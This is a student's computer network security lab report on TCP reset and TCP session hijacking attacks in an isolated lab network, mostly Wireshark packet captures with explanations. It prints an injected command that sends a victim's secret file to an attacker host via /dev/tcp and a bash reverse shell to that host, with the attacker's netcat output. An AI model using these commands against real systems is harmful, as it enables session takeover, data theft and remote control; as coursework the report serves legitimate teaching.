2	2022-09-21 01:57:24.826354	10.0.2.6	224.0.0.251	MDNS	89	Standard query 0x8000 PTR _ipps._tcp.local, "QM" question PTR _ipps._tcp.local, "QM" question
3	2022-09-21 01:57:26.3490075	fe80::d7ad:bd9c:fb4...	ff02::fb	MDNS	189	Standard query 0x8000 PTR _ipps._tcp.local, "QM" question PTR _ipps._tcp.local, "QM" question
4	2022-09-21 01:57:34.3623035	10.0.2.6	10.0.2.4	TELNET	70	Telnet Data ...
5	2022-09-21 01:57:34.3627725	10.0.2.4	10.0.2.6	TELNET	70	Telnet Data ...
6	2022-09-21 01:57:34.3630847	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729128 Ack=3481222205 Win=229 Len=0 TSval=441296 TSecr=458055
7	2022-09-21 01:57:34.3636897	10.0.2.4	10.0.2.6	TELNET	78	Telnet Data ...
8	2022-09-21 01:57:34.3639479	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729128 Ack=3481222215 Win=229 Len=0 TSval=441296 TSecr=458055
9	2022-09-21 01:57:39.4524798	PcsCompu_c6:fa:69		ARP	44	Who has 10.0.2.6? Tell 10.0.2.4
10	2022-09-21 01:57:39.4531338	PcsCompu_95:74:81		ARP	62	Who has 10.0.2.4? Tell 10.0.2.6
11	2022-09-21 01:57:39.4531514	PcsCompu_c6:fa:69		ARP	44	10.0.2.4 is at 08:00:27:c6:fa:69
12	2022-09-21 01:57:39.4532923	PcsCompu_95:74:81		ARP	62	10.0.2.6 is at 08:00:27:95:74:81
13	2022-09-21 01:57:44.1811241	:::1	:::1	UDP	64	60610 → 39906 Len=0
14	2022-09-21 01:57:45.3765252	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
15	2022-09-21 01:57:45.4201716	10.0.2.4	10.0.2.6	TCP	68	23 → 33590 [ACK] Seq=3481222215 Ack=535729129 Win=227 Len=0 TSval=460820 TSecr=444049
16	2022-09-21 01:57:45.6184866	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
17	2022-09-21 01:57:45.6185332	10.0.2.4	10.0.2.6	TCP	68	23 → 33590 [ACK] Seq=3481222215 Ack=535729130 Win=227 Len=0 TSval=460869 TSecr=444110
18	2022-09-21 01:57:45.7483835	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
19	2022-09-21 01:57:45.7484371	10.0.2.4	10.0.2.6	TCP	68	23 → 33590 [ACK] Seq=3481222215 Ack=535729131 Win=227 Len=0 TSval=460901 TSecr=444142
20	2022-09-21 01:57:45.9582730	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
21	2022-09-21 01:57:45.9583184	10.0.2.4	10.0.2.6	TCP	68	23 → 33590 [ACK] Seq=3481222215 Ack=535729132 Win=227 Len=0 TSval=460954 TSecr=444195
22	2022-09-21 01:57:46.1252111	10.0.2.6	10.0.2.4	TELNET	70	Telnet Data ...
23	2022-09-21 01:57:46.1252611	10.0.2.4	10.0.2.6	TCP	68	23 → 33590 [ACK] Seq=3481222215 Ack=535729134 Win=227 Len=0 TSval=460996 TSecr=444236
24	2022-09-21 01:57:46.1259625	10.0.2.4	10.0.2.6	TELNET	70	Telnet Data ...
25	2022-09-21 01:57:46.1262862	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729134 Ack=3481222217 Win=229 Len=0 TSval=444237 TSecr=460996
26	2022-09-21 01:57:46.1631255	10.0.2.4	10.0.2.6	TELNET	134	Telnet Data ...
27	2022-09-21 01:57:46.1643339	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729134 Ack=3481222283 Win=229 Len=0 TSval=444246 TSecr=461005
28	2022-09-21 01:57:46.3868525	10.0.2.4	10.0.2.6	TELNET	344	Telnet Data ...
29	2022-09-21 01:57:46.3872611	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729134 Ack=3481222559 Win=237 Len=0 TSval=444302 TSecr=461061
30	2022-09-21 01:57:46.5385580	10.0.2.4	10.0.2.6	TELNET	94	Telnet Data ...
31	2022-09-21 01:57:46.5389869	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729134 Ack=3481222585 Win=237 Len=0 TSval=444340 TSecr=461099
32	2022-09-21 01:57:46.6580470	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
33	2022-09-21 01:57:46.658216	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
34	2022-09-21 01:57:46.6513419	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729135 Ack=3481222586 Win=237 Len=0 TSval=444488 TSecr=461627
35	2022-09-21 01:57:48.8032763	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
36	2022-09-21 01:57:48.8038545	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
37	2022-09-21 01:57:48.8043494	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729136 Ack=3481222587 Win=237 Len=0 TSval=444496 TSecr=461665

Several TCP RESET packets are sent as can be seen below. This causes the connection between the User and Victim machine to terminate. The subsequent RESET packets all have a sequence number of 0.

58	2022-09-21 02:01:04.4554657	:::1	:::1	UDP	64	60610 → 39906 Len=0
59	2022-09-21 02:01:23.7437136	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
60	2022-09-21 02:01:23.7446698	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
61	2022-09-21 02:01:23.7451496	10.0.2.6	10.0.2.4	TCP	68	33590 → 23 [ACK] Seq=535729139 Ack=3481223000
62	2022-09-21 02:01:23.8028989	PcsCompu_94:43:70		ARP	62	Who has 10.0.2.6? Tell 10.0.2.5
63	2022-09-21 02:01:23.9311673	PcsCompu_94:43:70		ARP	62	Who has 10.0.2.4? Tell 10.0.2.5
64	2022-09-21 02:01:23.9312140	PcsCompu_c6:fa:69		ARP	44	10.0.2.4 is at 08:00:27:c6:fa:69
65	2022-09-21 02:01:23.9656331	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=535729139 Win=8192 Len=0
66	2022-09-21 02:01:24.0999195	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
67	2022-09-21 02:01:24.2310268	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
68	2022-09-21 02:01:24.3399550	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
69	2022-09-21 02:01:24.4619664	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
70	2022-09-21 02:01:24.4783106	:::1	:::1	UDP	64	60610 → 39906 Len=0
71	2022-09-21 02:01:24.5875454	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
72	2022-09-21 02:01:24.7073522	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
73	2022-09-21 02:01:24.8027785	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
74	2022-09-21 02:01:24.9030696	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
75	2022-09-21 02:01:25.0247406	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
76	2022-09-21 02:01:25.1301388	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
77	2022-09-21 02:01:25.2692686	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
78	2022-09-21 02:01:25.3702689	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
79	2022-09-21 02:01:25.5274463	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
80	2022-09-21 02:01:25.6537400	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
81	2022-09-21 02:01:25.7667102	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
82	2022-09-21 02:01:25.8705803	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
83	2022-09-21 02:01:25.9849077	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
84	2022-09-21 02:01:26.1123728	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
85	2022-09-21 02:01:26.2277715	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
86	2022-09-21 02:01:26.3468130	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
87	2022-09-21 02:01:26.4646759	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
88	2022-09-21 02:01:26.5693293	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
89	2022-09-21 02:01:26.6680451	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
90	2022-09-21 02:01:26.7919977	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0
91	2022-09-21 02:01:26.9253189	10.0.2.6	10.0.2.4	TCP	62	33590 → 23 [RST] Seq=0 Win=8192 Len=0

## COMPUTER NETWORK SECURITY LAB -04

Name: Pavan R Kashyap  
5<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### Task 3 - TCP Session Hijacking

The IP addresses used in Task 3 and Task 4 are as follows-

User 1 → 10.9.0.6

Attacker → 10.9.0.1

Victim → 10.9.0.5

A telnet connection is established between User and Victim. Once user has telnet into the victim machine, the user creates a secret file 'secret' with the contents being **this is pavan, pes1ug20cs280(SRN)**.

```
seed@0111b5a2fa25:~$ cat > secret  
this is pavan, pes1ug20cs280
```

The packets captured while doing so are displayed in the output below.

No.	Time	Source	Destination	Protocol	Length	Info
175	2022-09-24 09:31:58.0560473...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
176	2022-09-24 09:31:58.0565087...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
177	2022-09-24 09:31:58.0570723...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931660 Ack=111:
178	2022-09-24 09:31:58.4246426...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
179	2022-09-24 09:31:58.4250096...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
180	2022-09-24 09:31:58.4256189...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931661 Ack=111:
181	2022-09-24 09:31:58.7611314...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
182	2022-09-24 09:31:58.7618185...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
183	2022-09-24 09:31:58.7624051...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931662 Ack=111:
184	2022-09-24 09:31:58.9359738...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
185	2022-09-24 09:31:58.9363711...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
186	2022-09-24 09:31:58.9367135...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931663 Ack=111:
187	2022-09-24 09:31:59.1637508...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
188	2022-09-24 09:31:59.1645262...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
189	2022-09-24 09:31:59.1650324...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931664 Ack=111:
190	2022-09-24 09:31:59.3452348...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
191	2022-09-24 09:31:59.3457658...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
192	2022-09-24 09:31:59.3462542...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931665 Ack=111:
193	2022-09-24 09:31:59.6226399...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
194	2022-09-24 09:31:59.6229718...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...
195	2022-09-24 09:31:59.6232582...	10.0.2.6	10.0.2.4	TCP	68	38948 → 23 [ACK] Seq=321931666 Ack=111:
196	2022-09-24 09:31:59.7784221...	10.0.2.6	10.0.2.4	TELNET	69	Telnet Data ...
197	2022-09-24 09:31:59.7789860...	10.0.2.4	10.0.2.6	TELNET	69	Telnet Data ...

The last packet that is exchanged between User and Client is observed on Wireshark and the corresponding sequence number, acknowledgement number, source and destination port are noted and copied into the file called hijack.py.

## COMPUTER NETWORK SECURITY LAB -04

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SRN: PES1UG20CS280

Netcat server is opened and hijack.py is executed. The contents of the hijack packet are displayed on the attacker machine as can be seen below.

```
PES1UG20CS280:EVE # nc -l 9090 &
[4] 29
PES1UG20CS280:EVE # python3 hijack.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.9.0.6' (None)
dst          : DestIPField                = '10.9.0.5' (None)
options      : PacketListField            = []         ([])
--
sport        : ShortEnumField             = 56400      (20)
dport        : ShortEnumField             = 23         (80)
seq          : IntField                   = 3556234964 (0)
ack          : IntField                   = 718523757  (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                 = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
options      : TCPOptionsField            = []         (b'')
--
load         : StrField                   = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
this is pavan, peslug20cs280
[2] Done nc -l 9090 (wd: /)
```

When hijack.py is executed, the following retransmission packets are observed on the network. As can be seen below the contents of the secret file stored in 'secret' is being accessed by the pseudo device that opens a TCP connection with the attacker machine on port 9090.

The contents of the attacker file are displayed on screen on the attacker's terminal as can be seen in the screenshot above.

1	2022-09-21 02:1...	02:42:7a:73:7f:37	ARP	44 Who has 10.9.0.5? Tell 10.9.0.1
2	2022-09-21 02:1...	02:42:7a:73:7f:37	ARP	44 Who has 10.9.0.5? Tell 10.9.0.1
3	2022-09-21 02:1...	02:42:7a:73:7f:37	ARP	44 Who has 10.9.0.5? Tell 10.9.0.1
4	2022-09-21 02:1...	02:42:7a:73:7f:37	ARP	44 Who has 10.9.0.5? Tell 10.9.0.1
5	2022-09-21 02:1...	02:42:0a:09:00:05	ARP	44 10.9.0.5 is at 02:42:0a:09:00:05
6	2022-09-21 02:1...	02:42:0a:09:00:05	ARP	44 10.9.0.5 is at 02:42:0a:09:00:05
7	2022-09-21 02:1...	10.9.0.6	TELNET	95 Telnet Data ...
8	2022-09-21 02:1...	10.9.0.6	TCP	95 [TCP Retransmission] 56400 -> 23 [ACK] Seq=3556234964 Ack=7185...
9	2022-09-21 02:1...	10.9.0.6	TCP	80 23 -> 56400 [ACK] Seq=718523840 Ack=3556235003 Win=509 Len=0 T...
10	2022-09-21 02:1...	10.9.0.6	TCP	80 [TCP Dup ACK 9#1] 23 -> 56400 [ACK] Seq=718523840 Ack=35562350...
11	2022-09-21 02:1...	02:42:0a:09:00:05	ARP	44 Who has 10.9.0.6? Tell 10.9.0.5
12	2022-09-21 02:1...	02:42:0a:09:00:05	ARP	44 Who has 10.9.0.6? Tell 10.9.0.5
13	2022-09-21 02:1...	02:42:0a:09:00:06	ARP	44 10.9.0.6 is at 02:42:0a:09:00:06
14	2022-09-21 02:1...	02:42:0a:09:00:06	ARP	44 10.9.0.6 is at 02:42:0a:09:00:06
15	2022-09-21 02:1...	10.9.0.6	TCP	151 [TCP Retransmission] 23 -> 56400 [PSH, ACK] Seq=718523757 Ack=...
16	2022-09-21 02:1...	10.9.0.6	TCP	151 [TCP Retransmission] 23 -> 56400 [PSH, ACK] Seq=718523757 Ack=...

```
> Frame 7: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface any, id 0
> Linux cooked capture
> Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
> Transmission Control Protocol, Src Port: 56400, Dst Port: 23, Seq: 3556234964, Ack: 718523757, Len: 39
> Telnet
  Data: \r cat secret > /dev/tcp/10.9.0.1/9090 \r
```

The attacker basically hijacks the session and therefore the secret file created by User1 on the Victim machine becomes readily available to the attacker.

## COMPUTER NETWORK SECURITY LAB -04

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### Task 4 - Creating Reverse Shell using TCP Session Hijacking

The command given below creates a shell (reverse shell) and connects one end of the pseudo device to the user and the other to the attacker machine. The standard output displayed on screen is redirected to the attacker's machine in this attack.

```
root@e90d3becb192:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

The process of Telnet does not change; hence the capture of such packets has not been shown here again. The interface is updated in the python code and executed. A netcat server is opened on the attacker's side so that the reverse shell can be redirected here.

When the attack is initiated, the user is not able to interact with the shell command after a certain set of ls commands. This can be seen in the screenshot below. User 1 is not able to interact with the remote machine and run commands any further as the attacker has directed the bash shell to the attacker's machine.

```
root@61f9d6224548:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@61f9d6224548:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@61f9d6224548:/# l
```

132	2022-09-21	02:55:38.7830938.	10.0.2.6	10.0.2.4	TELNET	107 [TCP Previous segment not captured] Telnet Data ...
133	2022-09-21	02:55:38.7830984.	10.0.2.4	10.0.2.6	TCP	80 [TCP Window Update] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329160 T...
134	2022-09-21	02:55:38.8470750.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
135	2022-09-21	02:55:38.8471317.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#1] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329176 T...
136	2022-09-21	02:55:38.8931631.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
137	2022-09-21	02:55:38.8933320.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#2] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329188 T...
138	2022-09-21	02:55:38.9336954.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
139	2022-09-21	02:55:38.9336675.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#3] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329198 T...
140	2022-09-21	02:55:38.9798439.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
141	2022-09-21	02:55:38.9798872.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#4] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329209 T...
142	2022-09-21	02:55:38.9338218.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
143	2022-09-21	02:55:38.9338766.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#5] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329223 T...
144	2022-09-21	02:55:38.9927201.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
145	2022-09-21	02:55:38.9927871.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#6] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329238 T...
146	2022-09-21	02:55:38.1492792.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
147	2022-09-21	02:55:38.1493318.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#7] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329252 T...
148	2022-09-21	02:55:38.1913539.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
149	2022-09-21	02:55:38.1914156.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#8] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329262 T...
150	2022-09-21	02:55:38.2491534.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
151	2022-09-21	02:55:38.2492064.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#9] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329277 T...
152	2022-09-21	02:55:38.2940346.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
153	2022-09-21	02:55:38.2940975.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#10] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329288 ...
154	2022-09-21	02:55:38.3512614.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
155	2022-09-21	02:55:38.3513915.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#11] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329302 ...
156	2022-09-21	02:55:38.3943164.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
157	2022-09-21	02:55:38.3943899.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 128#12] 23 - 33598 [ACK] Seq=1866343674 Ack=544671887 Win=30080 Len=0 TSval=1329313 ...
158	2022-09-21	02:55:38.4156652.	10.0.2.6	10.0.2.4	TCP	69 [TCP Retransmission] 33598 - 23 [PSH, ACK] Seq=544671892 Ack=1866343674 Win=31360 Len=1 TSval=131...
159	2022-09-21	02:55:38.4157397.	10.0.2.4	10.0.2.6	TCP	80 23 - 33598 [ACK] Seq=1866343674 Ack=544671888 Win=39608 Len=0 TSval=1329318 TSecr=1312607 SLE=544...
160	2022-09-21	02:55:38.4162776.	10.0.2.4	10.0.2.6	TELNET	81 Telnet Data ...
161	2022-09-21	02:55:38.4165649.	10.0.2.6	10.0.2.4	TCP	68 33598 - 23 [ACK] Seq=544671888 Ack=1866343675 Win=31360 Len=0 TSval=1312607 TSecr=1329319
162	2022-09-21	02:55:38.4550354.	10.0.2.4	10.0.2.6	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671892 Ack=1866343674 Win=1048576 Len=51
163	2022-09-21	02:55:38.4551959.	10.0.2.6	10.0.2.4	TCP	88 [TCP Dup ACK 159#1] 23 - 33598 [ACK] Seq=1866343675 Ack=544671888 Win=30080 Len=0 TSval=1329328 T...
164	2022-09-21	02:55:38.5225659.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671893 Ack=1866343674 Win=1048576 Len=51
165	2022-09-21	02:55:38.5226266.	10.0.2.4	10.0.2.6	TCP	88 [TCP Window Update] 23 - 33598 [ACK] Seq=1866343675 Ack=544671888 Win=31184 Len=0 TSval=1329345 T...
166	2022-09-21	02:55:38.6834945.	10.0.2.6	10.0.2.4	TCP	107 [TCP Retransmission] 33598 - 23 [ACK] Seq=544671893 Ack=1866343675 Win=1048576 Len=51
167	2022-09-21	02:55:38.6835982.	10.0.2.4	10.0.2.6	TCP	88 [TCP Dup ACK 159#2] 23 - 33598 [ACK] Seq=1866343675 Ack=544671888 Win=31184 Len=0 TSval=1329365 T...



## COMPUTER NETWORK SECURITY LAB -04

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When seen on Wireshark, we see several TCP retransmission and Duplicate acknowledgement packets being exchanged as the User is unable to communicate with the shell.

The reverse shell is displayed on the Attacker's machine. Victim machine's telnet connection is displayed on the attacker's terminal. When the ls command is executed, the contents of the victim machine are shown to the attacker. A portion of the output is displayed below-

```
PES1UG20CS280:~_EVE # nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53898
root@e90d3becb192:/# ls
ls
bin
boot
dev
etc
home
```

When the attacker executes the following command, we see the given output on Wireshark.

1848	2022-09-23 04:22	10.9.0.5	10.9.0.1	TCP	76 [TCP Out-Of-Order] 53898 → 9090 [SYN] Seq=4025608843 Win=64240
1849	2022-09-23 04:22	10.9.0.1	10.9.0.5	TCP	76 9090 → 53898 [SYN, ACK] Seq=1067558972 Ack=4025608844 Win=65152
1850	2022-09-23 04:22	10.9.0.1	10.9.0.5	TCP	76 [TCP Out-Of-Order] 9090 → 53898 [SYN, ACK] Seq=1067558972 Ack=...
1851	2022-09-23 04:22	10.9.0.5	10.9.0.1	TCP	68 53898 → 9090 [ACK] Seq=4025608844 Ack=1067558973 Win=64256 Le...
1852	2022-09-23 04:22	10.9.0.5	10.9.0.1	TCP	68 [TCP Dup ACK 1851#1] 53898 → 9090 [ACK] Seq=4025608844 Ack=10...
1853	2022-09-23 04:22	10.9.0.5	10.9.0.1	TCP	89 53898 → 9090 [PSH, ACK] Seq=4025608844 Ack=1067558973 Win=642...
1854	2022-09-23 04:22	10.9.0.5	10.9.0.1	TCP	89 [TCP Retransmission] 53898 → 9090 [PSH, ACK] Seq=4025608844 A...
1855	2022-09-23 04:22	10.9.0.1	10.9.0.5	TCP	68 9090 → 53898 [ACK] Seq=1067558973 Ack=4025608865 Win=65152 Le...
1856	2022-09-23 04:22	10.9.0.1	10.9.0.5	TCP	68 [TCP Dup ACK 1855#1] 9090 → 53898 [ACK] Seq=1067558973 Ack=40...

Frame 1848: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.1
- Transmission Control Protocol, Src Port: 53898, Dst Port: 9090, Seq: 4025608843, Len: 0
  - Source Port: 53898
  - Destination Port: 9090
  - [Stream index: 11]
  - [TCP Segment Len: 0]
  - Sequence number: 4025608843
  - [Next sequence number: 4025608844]
  - Acknowledgment number: 0
  - Acknowledgment number (raw): 0
  - 1010 .... = Header Length: 40 bytes (10)
  - Flags: 0x002 (SYN)
    - Window size value: 64240
    - [Calculated window size: 64240]
    - Checksum: 0x1446 [unverified]
    - [Checksum Status: Unverified]
    - Urgent pointer: 0
  - Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale

The attacker (10.9.0.1) and the victim (10.9.0.5) start communicating with each other and those packets are displayed on screen.

The first packet is a SYN packet, indicating that a connection is established between the attacker and the victim machine, closing/ freezing the previous connection with User1.